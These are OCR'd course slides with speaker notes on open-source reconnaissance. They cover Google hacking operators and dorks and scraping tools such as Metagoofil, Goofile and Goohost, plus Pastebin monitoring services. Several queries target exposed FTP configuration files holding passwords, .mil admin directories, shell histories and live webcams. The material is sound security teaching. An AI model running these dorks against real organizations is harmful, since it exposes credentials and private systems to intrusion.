
Google Hacking (2)

- Getting more specific:
  - Exclude file types with a negative query
  - ext means filetype
  - site:fbi.gov returns 124,000 hits. Way too many hits!
  - site:fbi.gov -ext:htm -ext:html results in 9,340 hits

Advanced Security Essentials

Google Hacking (2)

Using negative operators such as“-ext:” can help to reduce results again, getting you close to what you're looking for with your search. The “-ext” will remove pages and information from Google queries with specific extensions.



More Info on Filetype


- Check http://filext.com: Google can find all of these
- Try them all; you will be amazed at what you find
- Example: filetype:rdp rdp
- A number of filetypes contain usernames and passwords, shell command histories, logged data of all sorts, configuration details, etc.
- Try a search on "bash_history" in an index listing

Advanced Security Essentials


Google can help you track a lot of different document types, many of which are found at filext.com. You can use your imagination here when querying Google for different file types and data in a target organization.

Google Hacking (3)

- Examples:
- site:.mil intitle:index.of /admin



SPACE APPLICATIONS BRANCH (CODE 5150) IP ADDRESS LIST



- filetype:ini inurl:ws_ftp

Advanced Security Essentials


Let's look at some examples of things one can find while searching Google for examples.


- site:.mil intitle:index.of /admin leads to a spreadsheet shown in the slide, with system names and addresses, etc.


- filetype:ini inurl:ws_ftp leads to FTP configuration files with usernames, passwords, and more!

Google Hacking (4)

- More examples:
- intitle: “VPN 3000 Concentrator”
- inurl:printer/main.html intext:settings
- filetype:reg reg +intext:”Internet account manager”







File Edit View Go Bookmarks Tools Help
Red Hat, Inc. Red Hat Network Support Shop
3

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Internet Account
"DCEmail"=dword:00000002
"POP3 Server"="mail.[redacted].com"
"POP3 Port"=dword:0000006e
"SMTP Server"="mail.[redacted].com"
"SMTP Port"=dword:00000019
"Connection Type"=dword:00000003
"POP3 User Name"="[illegible][redacted].com"
"SMTP Display Name"="[illegible][redacted].com"
"SMTP Email Address"="[illegible][redacted].com"
"SMTP Reply To Email Address"="[illegible][redacted].com"
"SMTP Organization Name"=""
"Account Name"="[illegible][redacted].com"
"POP3 Timeout"=dword:0000003c
"SMTP Timeout"=dword:0000003c
"POP3 Secure Connection"=dword:00000000
"Leave Mail On Server"=dword:00000000
"POP3 Skip Account"=dword:00000000
"POP3 Prompt for Password"=dword:00000000
"SMTP User Name"="[illegible][redacted].com"
"SMTP Use Sicily"=dword:00000002
"SMTP Secure Connection"=dword:00000000
"SMTP Split Messages"=dword:00000000
"SMTP Prompt For Password"=dword:00000000
```

Advanced Security Essentials

This slide shows more examples of Google queries, ranging from printers online to registry entries, as well as a VPN admin page.

Googling a Webcam? Ouch.




intitle:"Live View / – AXIS" | inurl:view/view.shtml

Advanced Security Essentials

Why do you need a webcam live on Google? Especially one that allows panning, zooming, etc.?

Try this in Google: intitle:"Live View / – AXIS" | inurl:view/view.shtml.



Scripting and Automation

- Go faster with lynx or another text browser
- Querying with the Google GUI can become tedious
- Try cutting and pasting a Google search URL into lynx with the -dump switch and pipe it to a file > file.txt
- This can give you a large number of results very quickly


Advanced Security Essentials

Almost every Linux or Unix machine has a version of lynx installed on it or available. Check `/usr/bin/lynx.` Using lynx to glean pertinent information from Google requires some text manipulation skill when handling your results, yet the basics of using a command-driven text browser follow.

Take a URL that can be fed straight to Google through the browser and feed it instead to Lynx:

```
$ /usr/bin/lynx -dump "http://search.yahoo.com/search?p=lynx&sm=Yahoo%21+Search&fr=FP-tab-web-t&toggle=1" >lynxtest.html
```

In this example, we use Yahoo! instead of Google. These techniques work with most search engines. Although the results of the previous query require a lot of text manipulation in order to make sense of it, these techniques are often used to scrape domain names out of HTML output. Tools such as sed, grep, and GUI text editors are often used to distill results obtained via lynx into a sensible format.




Google Hacking Tools: Legacy+Current

- **Sitedigger**: McAfee Foundstone's W32 Google interface, which requires a Google developer license
- **Wikto**: Sensepost's W32 Google scanning app, which requires a developer license
- **Gooscan**: Free command line Unix tool; violates TOS (Johnny.ihackstuff.com)
- **SearchDiggity**: Automated recon tool for both Google and Bing searches; kept current by the team at Bishop Fox

Advanced Security Essentials

The following are several Google hacking tools that can be used:

- **Foundstone's Sitedigger**: http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx. Can use the GHDB. Requires a Google developer license. Windows tool.
- **Wikto**: http://www.sensepost.com/labs/tools/pentest/wikto. Can use the GHDB. Requires a Google developer license. Windows tool.
- **Gooscan**: Johnny Long's tool, best found at http://www.aldeid.com/wiki/Gooscan. Violates the Google TOS. Does not require an API license. Runs on Unix variants.
- **SearchDiggity**: Fantastic collection of commands and utilities by Bishop Fox for querying both Google and Bing. Best found at http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/.



Google Hacking with Kali

Metagoofil

```
root@bt:/pentest/enumeration/google/metagoofil# ./metagoofil.py

*************************************
* Metagoofil Ver 2.1 -              *
* Christian Martorella              *
* Edge-Security.com                 *
* cmartorella_at_edge-security.com  *
* Blackhat Arsenal Edition          *
*************************************
Metagoofil 2.1:

Usage: metagoofil options

                -d: domain to search
                -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
                -l: limit of results to search (default 200)
                -h: work with documents in directory (use "yes" for local analysis)
                -n: limit of files to download
                -o: working directory
                -f: output file

Examples:
  metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o microsoftfiles -f results.html
  metagoofil.py -h yes -o microsoftfiles -f results.html (local dir analysis)
```

Goofile

```
root@bt:/pentest/enumeration/google/goofile# ./goofile.py


-------------------------------------
|Goofile v1.5                       |
|Coded by Thomas (G13) Richards     |
|www.g13net.com                     |
|code.google.com/p/goofile          |
-------------------------------------


Goofile 1.5

usage: goofile options

       -d: domain to search

       -f: filetype (ex. pdf)

example:./goofile.py -d test.com -f txt
```


Goohost

```
oot@bt:/pentest/enumeration/google/goohost# ./goohost.sh

[*] goohost v.0.0.1 Beta
[*] Simple script that extracts hosts/subdomains, ip or emails for a specific domain with Google search
[*] Author: watakushi
[*] Thanks to: Johnny Long and GHDB for inspiration stuff
[*] Special thanks to: Danya & Roberto

[*] Usage: ./goohost.sh -t domain.tld [-m <host|ip|mail> -p <1-20> -v]

[*] -t: target domain. Ex: backtrack.linux.org
[*] -m: method: <ip|host|mail>. Default value is set to host
[*]             host: raw google hosts and subdomains search
[*]             ip: raw google hosts and subdomains search and performs a reverse DNS resolution
[*]             mail:raw google email search
[*] -p: pages [1-20]. Max number of pages to download from Google. Default 5
[*] -v: verbosity. Default is set to off
[*] Example: ./goohost.sh -t backtrack-linux.com -m ip -p 10 -v
```

Advanced Security Essentials

In addition to Gooscan, which has been updated and included in the latest version of the Kali pen testing distribution, three other tools of note are included:

- **Metagoofil**: This is a full-featured scraping tool that can use Google to pull down files with a flexible syntax and approach.
- **Goofile**: This is a more simplistic Google scraping tool that looks for files within domains.
- **Goohost**: Using Google, Goohost can search for e-mails, hosts and domains, and IP address space.




Target Organizational Website

- Even the company itself gives out information!
- Check the HTML source code
- Free tools:
  - ZAP proxy from OWASP
  - Burp Free Edition
  - WebScarab/Paros (older)

Advanced Security Essentials

Of course the target itself probably has a website, or two, or three, that can offer a ton of information. You can find anything from phone numbers, e-mail addresses, and contact information, to partners, mergers, and acquisitions. Don't forget to check the HTML source code for the site, because it could reveal additional links, comments, meta tags, etc. With the majority of today's websites, it might be difficult to quickly understand or download the HTML source code. This is due to the fact of the increasing use of dynamic creation of websites, where HTML code is encapsulated in software code.



Advanced Recon Locations

- **Pastebin:** The latest locale for 1337 types to d0x people and organizations
  - Why you care: You and/or your stuff could show up there
- **Shodan:** A search engine specifically for systems and applications online. Lots of vulnerable systems in results
  - Why you care: Same as above
- **Metadata:** One of your executives is posting iPhone pics. Or your marketing team is posting sales docs. What metadata may be within these?
  - Why you care: You could be giving away more than you want to

Advanced Security Essentials


There are a few additional considerations around recon that warrant mention. These fall into three entirely separate categories.

- **Stolen/leaked data**: Sensitive information about a target organization that has made its way into the public domain.
- **Public vulnerability exposure**: Search engines for security? Who would think you could search for exposed and vulnerable systems through a nice search interface? Well, you can.
- **Metadata**: Lots of applications embed "background data" or "data about data" within their file format structures. Some files posted online reveal a lot about a target organization.

Let's look at a few of these kinds of tools, including Pastebin, Shodan, and metadata tools.

Tool: PasteLert

- Site run by Andrew MacPherson, allows for "Google Alerts" type notifications from PasteBin
- http://www.andrewmohawk.com/pasteLert/index.php#alerts



PasteLert - confirmation

Andrew MacPherson andrew@andrewmohawk.com via bounce.[illegible]

to [illegible]


```
MIME-Version: 1.0

Content-type: text/html; charset=iso-8859-1

Message-Id: <[illegible]>
Date: Thu, 1 Nov 2012 21:06:22 +0200 (SAST)

<html>
<head>
 <title>Confirm your pasteLert subscription</title>
</head>
<body>
 <p>Please confirm your subscription to be notified for all alerts for 'Shackleford AND Voodoo' by clicking on the link below:</p>
 <p><a href="[illegible]">[illegible]</a></p>
 <p>Thanks,<br/>Andrew MacPherson<br/><a href="[illegible]">[illegible]</a></p>
</body>
</html>
```

Advanced Security Essentials

PasteBin is a site that has recently (in the last several years) proven to be a popular repository for sensitive data leaks and exposure. There are a number of sites and tools that can serve as a "front-end interface" to PasteBin, including PasteLert by Andrew MacPherson.

This site allows you to "subscribe" to alerts based on content triggers from spidering PasteBin. This slide depicts a "subscription" e-mail confirmation looking for specific search terms of interest.

PasteLert Screen



Get Notified!

Email:

Twitter Alias: (coming soon)

Search Term:

Alert successfully added!

How This Works

Register

- You get an email from me
- You follow the confirmation link


Get Notified

- I index pastebin.com every few minutes
- Every 10 minutes we search for any *new*(as in from now) pastes
- We send you any pastebin entries we havent already notified you on via email!

This is a screenshot of the PasteLert screen, where you can sign up to get notifications about new postings on PasteBin.

PastebinParser

- Another site/project from Andrew MacPherson
- Acts as a "meta search engine" for results, etc.
- http://www.andrewmohawk.com/pasteScrape/#




Done!

Click on the show buttons above to view the results

Results for 'SANS.org'

Andrew is a busy man! He wrote another front-end interface to PasteBin and a slew of other "doxing" sites that post sensitive data. This interface is known as PasteBinParser, and he offers the code for you run yourself so that it can be modified and better integrated with the various sites it indexes and alerts from.

Visit the site at http://www.andrewmohawk.com/pasteScrape/#.



